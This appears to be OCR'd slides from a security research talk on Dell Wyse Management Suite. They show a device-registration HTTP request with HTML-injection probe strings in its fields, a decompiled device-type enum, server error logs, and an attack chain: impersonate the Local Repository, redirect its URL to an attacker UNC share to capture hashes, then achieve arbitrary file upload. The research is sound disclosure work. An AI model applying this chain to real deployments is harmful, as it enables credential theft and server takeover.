


```
POST /ccm-web/open/deviceRegister HTTP/1.1
Device_MAC: 00:0c:29:87:62:86
X-Stratus-device-owner-id: 169089352
Accept: application/json
Content-Type: application/json
User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
Revision:14.6.9.21; cls:A)
Host: 192.168.142.149:8080
Content-Length: 664
Connection: keep-alive

{
        "hardwareSummary":{
                "bios":"N/A",
                "cpu":"N/A",
                "cpuSpeed":null,
                "memory":"0",
                "manufacturer":"N/A"
        },
        "groupId":7,
        "groupName":"totolol",
        "isQuarantined":false,
        "deviceStatus":{
                "type":1,
                "id":5,
                "isActive":true
        },
        "macAddress":"00:0c:aa:13:62:88",
        "deviceOsType":{
                "description":"Windows 11 Pro 64 toto'\"><i>lol",
                "type":"39"
        },
        "devicePlatformType":{
                "description":"fdsafdsa PC Box 5000toto'\"><i>lol",
                "modelCode":null,
                "type":"3002"
        },
        "deviceType":{
                "family":54,
                "type":52
        },
        "postValidationGroupName":"plop",
        "name":"unregistered device",
        "isQuarantined":false,
```

Device Types




```
public static final class DEVICE_TYPE /* */ {
/* */ public static final int General = 1;
/* */ public static final int iPhone = 2;
/* */ public static final int iPAD = 3;
/* */ public static final int AndroidPhone = 4;
/* */ public static final int AndroidPad = 5;
/* */ public static final int ThinOS = 6;
/* */ public static final int GoogleAndroid = 7;
/* */ public static final int IOS = 8;
/* */ public static final int iPod = 9;
/* */ public static final int PC = 10;
/* */ public static final int CloudConnect = 11;
/* */ public static final int Keystone = 12;
/* */ public static final int OnPremContainer = 13;
/* */ public static final int WES = 14;
/* */ public static final int DellAndroid = 15;
/* */ public static final int SamsungKnox = 16;
/* */ public static final int GenericAndroid = 17;
/* */ public static final int GenericThinClient = 18;
/* */ public static final int WindowsPhoneLegacy = 19;
/* */ public static final int Linux = 20;
/* */ public static final int MobileDevice = 21;
```



```
/* */ public static final int Desktop = 22;
/* */ public static final int ADService = 23;
/* */ public static final int WindowsDevice = 24;
/* */ public static final int WindowsPhone = 25;
/* */ public static final int Windows10OS = 26;
/* */ public static final int WyseSoftwareThinClient = 30;
/* */ public static final int Teradici = 40;
/* */ public static final int Iot = 50;
/* */ public static final int IotGateway = 51;
/* */ public static final int ThinLinux = 52;
/* */ public static final int IoTEdgeWindow = 53;
/* */ public static final int EmbeddedPC = 54;
/* */ public static final int EmbeddedPCWindow = 55;
/* */ public static final int EmbeddedPCUbuntu = 56;
/* */ public static final int DEMA = 57;
/* */ public static final int LocalRepo = 58;
/* */ public static final int EdgeGwUbuntuServer = 59;
/* */ public static final int ThinOS9 = 60;
/* */ public static final int HybridClient = 61;
/* */ public static final int GroupBased = 62;
/* */ public static final int GenericClient = 100;
/* */ }
```

Device Types




```
public static final class DEVICE_TYPE /* */ {
/* */ public static final int General = 1;
/* */ public static final int iPhone = 2;
/* */ public static final int iPAD = 3;
/* */ public static final int AndroidPhone = 4;
/* */ public static final int AndroidPad = 5;
/* */ public static final int ThinOS = 6;
/* */ public static final int GoogleAndroid = 7;
/* */ public static final int IOS = 8;
/* */ public static final int iPod = 9;
/* */ public static final int PC = 10;
/* */ public static final int CloudConnect = 11;
/* */ public static final int Keystone = 12;
/* */ public static final int OnPremContainer = 13;
/* */ public static final int WES = 14;
/* */ public static final int DellAndroid = 15;
/* */ public static final int SamsungKnox = 16;
/* */ public static final int GenericAndroid = 17;
/* */ public static final int GenericThinClient = 18;
/* */ public static final int WindowsPhoneLegacy = 19;
/* */ public static final int Linux = 20;
/* */ public static final int MobileDevice = 21;
```

```
/* */ public static final int Desktop = 22;
/* */ public static final int ADService = 23;
/* */ public static final int WindowsDevice = 24;
/* */ public static final int WindowsPhone = 25;
/* */ public static final int Windows10OS = 26;
/* */ public static final int WyseSoftwareThinClient = 30;
/* */ public static final int Teradici = 40;
/* */ public static final int Iot = 50;
/* */ public static final int IotGateway = 51;
/* */ public static final int ThinLinux = 52;
/* */ public static final int IoTEdgeWindow = 53;
/* */ public static final int EmbeddedPC = 54;
/* */ public static final int EmbeddedPCWindow = 55;
/* */ public static final int EmbeddedPCUbuntu = 56;
/* */ public static final int DEMA = 57;
/* */ public static final int LocalRepo = 58;
/* */ public static final int EdgeGwUbuntuServer = 59;
/* */ public static final int ThinOS9 = 60;
/* */ public static final int HybridClient = 61;
/* */ public static final int GroupBased = 62;
/* */ public static final int GenericClient = 100;
/* */ }
```

Local Repository

By default, the solution registers a Local Repository device which is where all config files and applications are stored

Can also add remote repositories, more on this later




on — File Repositories

User instructions

☑ Automatic Replication


□	Active	Name/URL	Last Check-in	Version	Files	Notes	Others
□	✓	Local repository - WIN-U93JFHL2D35 C:\WMS\LocalRepo	N/A	N/A	56		Concurrent File Downloads: 5 Preferred Repository: false Wake on LAN: Yes Fast File Upload & Download (HTTP): No Certificate Validation: No Replicate User Personalization Data: Yes Subnets:


THEY TOLD ME I
COULD BE ANY DEVICE
I DECIDED TO BE
A LOCAL REPOSITORY

Local repository

Adding a new Local Repository seems to break the system…

UI stops working in the file repository section



https://win-u93jfhl2d35/ccm-web/admin/portal/fileRepository

Wyse Management Suite

WMS Server was unable to complete your request due to internal error or misconfiguration.

alain@scrt.

Last Login Time:10/20/25 7:32:

Administration — File Repositories


☑ Automatic Replication

□	Active	Name/URL	Last Check-in	Version	Files	Notes	Others

Local repository

Adding a new Local Repository seems to break the system…

UI stops working in the file repository section



https://win-u93jfhl2d35/ccm-web/admin/portal/fileRepository

Wyse Management Suite

WMS Server was unable to complete your request due to internal error or misconfiguration.

alain@scrt.

Last Login Time:10/20/25 7:32:

```
2025-10-20 22:41:00,654 [ERROR] https-openssl-nio-443-exec-3
<com.wyse.stratus.server.web.controller.FileRepositoryController::getRemoteFileRepositories,173>
/admin/portal/filerepository error
org.springframework.dao.IncorrectResultSizeDataAccessException: Query { "$java" : Query: { "tenantId" : 2, "groupId"
: 7, "deviceType.type" : 58, "isActive" : true}, Fields: {}, Sort: {} } returned non unique result.
```

☐	Active	Name/URL	Last Check-in	Version	Files	Notes	Others

Local repository

But we can theoretically “replace” the local repository and reconfigure it if we know its MAC address

Change the repository URL

- \\attacker\folder

Steal hashes when server or devices attempt to recover files

- \\attacker\folder\some\arbitrary\file.ext


This will temporarily break the whole solution though 😐

Unless we replicate all the existing files first

Local repository

There are multiple endpoints which allow devices to upload or download files

But filenames are strictly checked and prefixed with a folder hierarchy



Uncontrollable

- \\RepositoryURL\hardcoded\folder\hierarchy\valid_filename.ext

Configured by Repository


Provided during upload

By replacing the local repository, we can reconfigure its URL


Point to attacker-controlled server with a symlink to a folder on the original server

Write arbitrary files to arbitrary locations

Arbitrary file upload



Arbitrary file upload




WMS Server

1. Replace local repository

2. Sure, why not

Hacker machine
10.0.0.1

Arbitrary file upload




WMS Server

